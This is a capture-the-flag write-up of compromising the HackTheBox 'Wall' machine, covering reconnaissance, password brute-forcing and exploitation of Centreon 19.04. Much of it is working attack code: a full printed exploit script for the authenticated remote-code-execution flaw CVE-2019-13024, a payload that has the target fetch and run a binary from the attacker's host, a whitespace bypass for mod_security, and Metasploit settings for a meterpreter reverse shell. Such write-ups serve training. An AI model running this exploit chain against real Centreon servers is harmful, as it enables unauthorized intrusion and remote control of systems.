Wall

```
========================
|           WALL 10.10.10.157          |
========================
```

InfoGathering

```
root@kali:~/HTB/boxes/Wall# nmap --script auth wall.htb
PORT      STATE    SERVICE
22/tcp    open     ssh
| ssh-auth-methods:
|   Supported authentication methods:
|     publickey
|_    password
| ssh-publickey-acceptance:
|_  Accepted Public Keys: No public keys accepted

80/tcp open  http
|_http-chrono: Request times for /; avg: 342.74ms; min: 252.31ms; max: 483.03ms
| http-comments-displayer:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=wall.htb
|
|     Path: http://wall.htb:80/
|     Line number: 201
|     Comment:
|         <!--      <div class="table_of_contents floating_element">
|                 <div class="section_header section_header_grey">
|                   TABLE OF CONTENTS
|                 </div>
|                 <div class="table_of_contents_item floating_element">
|                   <a href="#about">About</a>
|                 </div>
|                 <div class="table_of_contents_item floating_element">
|                   <a href="#changes">Changes</a>
|                 </div>
|                 <div class="table_of_contents_item floating_element">
|                   <a href="#scope">Scope</a>
|                 </div>
|                 <div class="table_of_contents_item floating_element">
|                   <a href="#files">Config files</a>
|                 </div>
|               </div>
|         -->
|
|     Path: http://wall.htb:80/
|     Line number: 4
|     Comment:
|         <!--
|             Modified from the Debian original for Ubuntu
|             Last updated: 2016-11-16
|             See: https://launchpad.net/bugs/1288690
|_          -->
|_http-date: Sun, 15 Sep 2019 15:54:38 GMT; -8m42s from local time.
|_http-devframework: Couldn't determine the underlying framework or CMS. Try increasing
'httpspider.maxpagecount' value to spider more pages.
| http-errors:
| Spidering limited to: maxpagecount=40; withinhost=wall.htb
|   Found the following error pages:
|
|   Error Code: 404
|_          http://wall.htb:80/manual
|_http-feed: Couldn't find any feeds.
| http-headers:
|   Date: Sun, 15 Sep 2019 15:54:37 GMT
|   Server: Apache/2.4.29 (Ubuntu)
|   Last-Modified: Tue, 02 Jul 2019 11:27:35 GMT
|   ETag: "2aa6-58cb1080cb0d2"
|   Accept-Ranges: bytes
|   Content-Length: 10918
|   Vary: Accept-Encoding
|   Connection: close
|   Content-Type: text/html
|
|_  (Request type: HEAD)
|_http-mobileversion-checker: No mobile version detected.
|_http-referer-checker: Couldn't find any cross-domain scripts.
|_http-security-headers:
| http-sitemap-generator:
|   Directory structure:
|     /
|       Other: 1
|     /icons/
|       png: 1
|   Longest directory structure:
|     Depth: 1
|     Dir: /icons/
|   Total files found (by extension):
|_    Other: 1; png: 1
|_http-title: Apache2 Ubuntu Default Page: It works
| http-useragent-tester:
|   Status for browser useragent: 200
|   Allowed User Agents:
|     Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)
|     libwww
|     lwp-trivial
|     libcurl-agent/1.0
|     PHP/
|     Python-urllib/2.5
|     GT::WWW
|     Snoopy
|     MFC_Tear_Sample
|     HTTP::Lite
|     PHPCrawl
|     URI::Fetch
|     Zend_Http_Client
|     http client
|     PECL::HTTP
|     Wget/1.13.4 (linux-gnu)
|_    WWW-Mechanize/1.34
| http-vhosts:
|_127 names had status 200
|_http-xssed: No previously reported XSS vuln.

Host script results:
| dns-brute:
|_  DNS Brute-force hostnames: No results.
|_fcrdns: FAIL (No PTR record)
| hostmap-crtsh:
|_  subdomains: Error: found no hostnames but not the marker for "name_value" (pattern error?)
|_ipidseq: All zeros
|_path-mtu: PMTU == 1500
| qscan:
| PORT  FAMILY  MEAN (us)  STDDEV  LOSS (%)
| 1     0       95479.00   -nan    90.0%
| 22    1       90381.00   504.87  80.0%
|_80    2       170844.00  -nan    90.0%
| resolveall:
|   Host 'wall.htb' also resolves to:
|   Use the 'newtargets' script-arg to add the results as targets
|_  Use the --resolve-all option to scan all resolved addresses without using this script.
```

WAPPALYZER RESULTS
OS = Ubuntu
Web Server = Apache 2.4.29

FUZZING RESULTS
/icons
/icons/small
/aa.php
/monitoring
/panel.php

LOGIN PAGE FOUND AT
http://wall.htb/monitoring
http://wall.htb/centreon/


Burp Request catch of the Login Page

```
GET /monitoring HTTP/1.1
Host: wall.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/
60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Authorization: Basic YWRtaW46YWRtaW4=
```


I decoded the base64 in the login page and it shows the credentials I entered.

```
root@kali:~/HTB/boxes/Wall# echo 'YWRtaW46YWRtaW4=' | base64 -d
admin:admin
```

If I change the burp GET request to a PSOT we get a different result.




```
POST /monitoring HTTP/1.1
Host: wall.htb
```




```
HTTP/1.1 301 Moved Permanently
Date: Thu, 19 Sep 2019 19:58:12 GMT
Server: Apache/2.4.29 (Ubuntu)
Location: http://wall.htb/monitoring/
Content-Length: 309
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>301 Moved Permanently</title>
</head><body>
<h1>Moved Permanently</h1>
<p>The document has moved <a href="http://wall.htb/monitoring/">here</a>.</p>
<hr>
<address>Apache/2.4.29 (Ubuntu) Server at wall.htb Port 80</address>
</body></html>
```

I then send a POST request to the new link




```
POST /monitoring/ HTTP/1.1
Host: wall.htb
```

We can see that the page gets redirected to /monitoring/ URI and than refreshes to /centreon. I have attached the Burp image below.




```
<h1>This page is not ready yet !</h1>
<h2>We should redirect you to the required page !</h2>
<meta http-equiv="refresh" content="0; URL='/centreon'" />
```

This shows us another login page
http://wall.htb/centreon/



© Centreon 2005 - 2019
v. 19.04.0



Web Server

Apache 2.4.29

Programming Language


PHP

Operating System

Ubuntu


APP: Centreon
VERSION: v. 19.04.0
YEAR 2019

Next I catch that login request i Burp to see what is going on there.



```
POST /centreon/index.php HTTP/1.1
Host: wall.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://wall.htb/centreon/index.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 98
Cookie: PHPSESSID=o71ev10suvvk52eu18vqaa4arr
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

useralias=admin&password=admin&submitLogin=Connect&centreon_token=e5fa747a4d2ce825080f452e18718659
```

I added the Request info above into a text file and ran sqlmap against it



```
root@kali:~/HTB/boxes/Wall# sqlmap -r CentLogin.req --level=4 --risk=3
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.3.9#stable}
|_ -| . [)]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior
 Developers assume no liability and are not responsible for any misuse or

[*] starting @ 20:11:52 /2019-09-19/

[20:11:52] [INFO] parsing HTTP request from 'CentLogin.req'
```

I than start another fuzzing session to find more sites


```
wfuzz -c -L -u http://wall.htb/centreon/FUZZ -w /usr/share/dirbuster/wordlists/
directory-list-2.3-medium.txt --hc=400,404

/img
/modules
/static
/lib
/api
/include
/Themes
/widgets
/class       Going to this URI shows us a SQL database exists
/sounds
/locale
```

CENTRION APP INFO FOUND HERE

RESOURCE: https://documentation.centreon.com/media/pdf/centreon-poller-display/latest/centreon-poller-display_en.pdf

I tried the default credentials
USER: root # The field says user alias. I tried admin as the username as well without any success.
PASS: centreon
but that did not work.
RESOURCE: https://vulners.com/nessus/ACCOUNT_ROOT_CENTREON.NASL

I tried a few SQL Injection logins but returned a Forbidden error makng me believe the input is filtered.



Forbidden

You don't have permission to access /centreon/index.php on this server.

Apache/2.4.29 (Ubuntu) Server at wall.htb Port 80

Gaining Access

We know the version of Centreon being used so lets check for some exploits
Centreon v. 19.04.0

We find a Remote Code Execution for this version and edit the file to make any needed changes.

```
searchsploit centreon

RESULT:
Centreon 19.04  - Remote Code Execution | exploits/php/webapps/47069.py

searchsploit -x exploits/php/webapps/47069.py
# Looks like we need a username and pass for this to work. Lets hold onto it.

chmod +x 47069.py
```

This exploit requires us to use credentials. When I read the comments a lot of brute forcing was mentioned so i am going to brute force the login. Not my first choice but it apparently is needed.
I wrote a bash script to brute attack using the exploit

```
#/bin/bash
for i in $(cat /usr/share/wordlists/rockyou.txt)
do
        echo "Trying $i"
        python 47069.py http://wall.htb/centreon/ admin $i 10.10.10.157 80
done
```

PASS: password1

When I execute the exploit I receive a few errors that occur requiring some modifications.
The box creator did a writeup for the exploit here: https://shells.systems/centreon-v19-04-remote-code-execution-cve-2019-13024/
Below is what my exploit file is. I needed to add the features value to BeautifulSoup and change the poller token value


```
#!/usr/bin/
python



'''

# Exploit Title: Centreon v19.04 authenticated Remote Code Execution
# Date: 28/06/2019
# Exploit Author: Askar (@mohammadaskar2)
# CVE :
CVE-2019-13024

                [47/594]
# Vendor Homepage: https://www.centreon.com/
# Software link: https://
download.centreon.com
# Version:
v19.04

# Tested on: CentOS 7.6 / PHP
5.4.16
'''

import requests
import sys
import lxml
import warnings
from bs4 import BeautifulSoup

# turn off BeautifulSoup warnings
warnings.filterwarnings("ignore", category=UserWarning, module='bs4')

if len(sys.argv) !=
6:

print(len(sys.argv))

    print("[~] Usage : ./centreon-exploit.py url username password ip port")

exit()



url =
sys.argv[1]

username = sys.argv[2]
password =
sys.argv[3]
```

```
ip =
sys.argv[4]

port =
sys.argv[5]



request = requests.session()
print("[+] Retrieving CSRF token to submit the login form")
page = request.get(url+"/index.php")
html_content = page.text
soup = BeautifulSoup(html_content,features="lxml")
token = soup.findAll('input')[3].get("value")

login_info =
{

    "useralias":
username,
    "password": password,
    "submitLogin":
"Connect",
    "centreon_token": token
}
login_request = request.post(url+"/index.php", login_info)
print("[+] Login token is : {0}".format(token))
if "Your credentials are incorrect." not in login_request.text:
    print("[+] Logged In
Sucssfully")
    print("[+] Retrieving Poller token")

    poller_configuration_page = url + "/main.get.php?p=60901"

    get_poller_token = request.get(poller_configuration_page)
    poller_html = get_poller_token.text
    poller_soup = BeautifulSoup(poller_html,features="lxml")
    poller_token = poller_soup.find('input', {'name':
'centreon_token'}).get('value')
    print("[+] Poller token is : {0}".format(poller_token))

    payload_info = {
        "name": "Central",
        "ns_ip_address": "127.0.0.1",
        # this value should be 1 always
        "localhost[localhost]": "1",
        "is_default[is_default]": "0",
        "remote_id": "",
        "ssh_port": "22",
        "init_script": "centengine",
        # this value contains the payload , you can change it as you want
        "nagios_bin": "wget\t-qO\tSch0Y3Mn\t--no-check-certificate\thttp://
10.10.14.11:8082/7IQyLwVIGw;\tchmod\t+x\tSch0Y3Mn;\t./Sch0Y3Mn&\t#".format(ip,
port),
        "nagiostats_bin": "/usr/sbin/centenginestats",
        "nagios_perfdata": "/var/log/centreon-engine/service-perfdata",
        "centreonbroker_cfg_path": "/etc/centreon-broker",
        "centreonbroker_module_path": "/usr/share/centreon/lib/centreon-
broker",
        "centreonbroker_logs_path": "",
        "centreonconnector_path": "/usr/lib64/centreon-connector",
        "init_script_centreontrapd": "centreontrapd",
        "snmp_trapd_path_conf": "/etc/snmp/centreon_traps/",
        "ns_activate[ns_activate]": "1",
        "submitC": "Save",
        "id": "1",
        "o": "c",
        "centreon_token": poller_token,


    }

    send_payload = request.post(poller_configuration_page, payload_info)
    print("[+] Injecting Done, triggering the payload")
    print("[+] Check your netcat listener !")
    generate_xml_page = url + "/include/configuration/configGenerate/xml/
generateFiles.php"
    xml_page_data = {
        "poller": "1",
        "debug": "true",
        "generate": "true",
    }
    request.post(generate_xml_page, xml_page_data)

else:
    print("[-] Wrong credentials")
    exit()
```

The web GUI can also be used. mod_security is preventing the use of white spaces.
It took me a while to figure it out but we can use \t instead of spaces. This allows us to save the input. When we go back to edit the Poller again we can see it entered spaes for us.
Enter the below line into the Monitoring Engine Binary field and click save.

wget\t-qO\tSch0Y3Mn\t--no-check-certificate\thttp://10.10.14.11:8082/7IQyLwVIGw;\tchmod\t+x\tSch0Y3Mn;\t./Sch0Y3Mn&

If you click on the Poller again you can see that the appropriate modifications have been made to the field. For us anyway



Monitoring Engine Binary

```
wget -qO Sch0Y3Mn --no-check-certificate http://10.10.14.11:8082/
```

I gained a meterpreter shell. You are also able to use socat if you wish to stay away from metasploit.
SOCAT RESOURCE: https://gtfobins.github.io/gtfobins/socat/


```
# Gain Meterpreter
use exploit/multi/script/web_delivery
set LHOST 10.10.14.11
set SRVHOST 10.10.14.11
set LPORT 8081
set SRVPORT 8082
set target Linux
set payload linux/x64/meterpreter_reverse_tcp
run
```

Add the line that shows up after run into the 'Monitoring Engine Binary Field'
wget\t-qO\tyja4rQuL\t--no-check-certificate\thttp://10.10.14.11:8082/Q8D2eL4msbg4;\tchmod\t+x\tyja4rQuL;\t./yja4rQuL&

I than had to add the above line to the centreon exploit and executed it from there

```
python3 centreon_exploit.py http://wall.htb/centreon admin password1
10.10.14.11 8082
```

After a few seconds a meterpreter session will spawn.



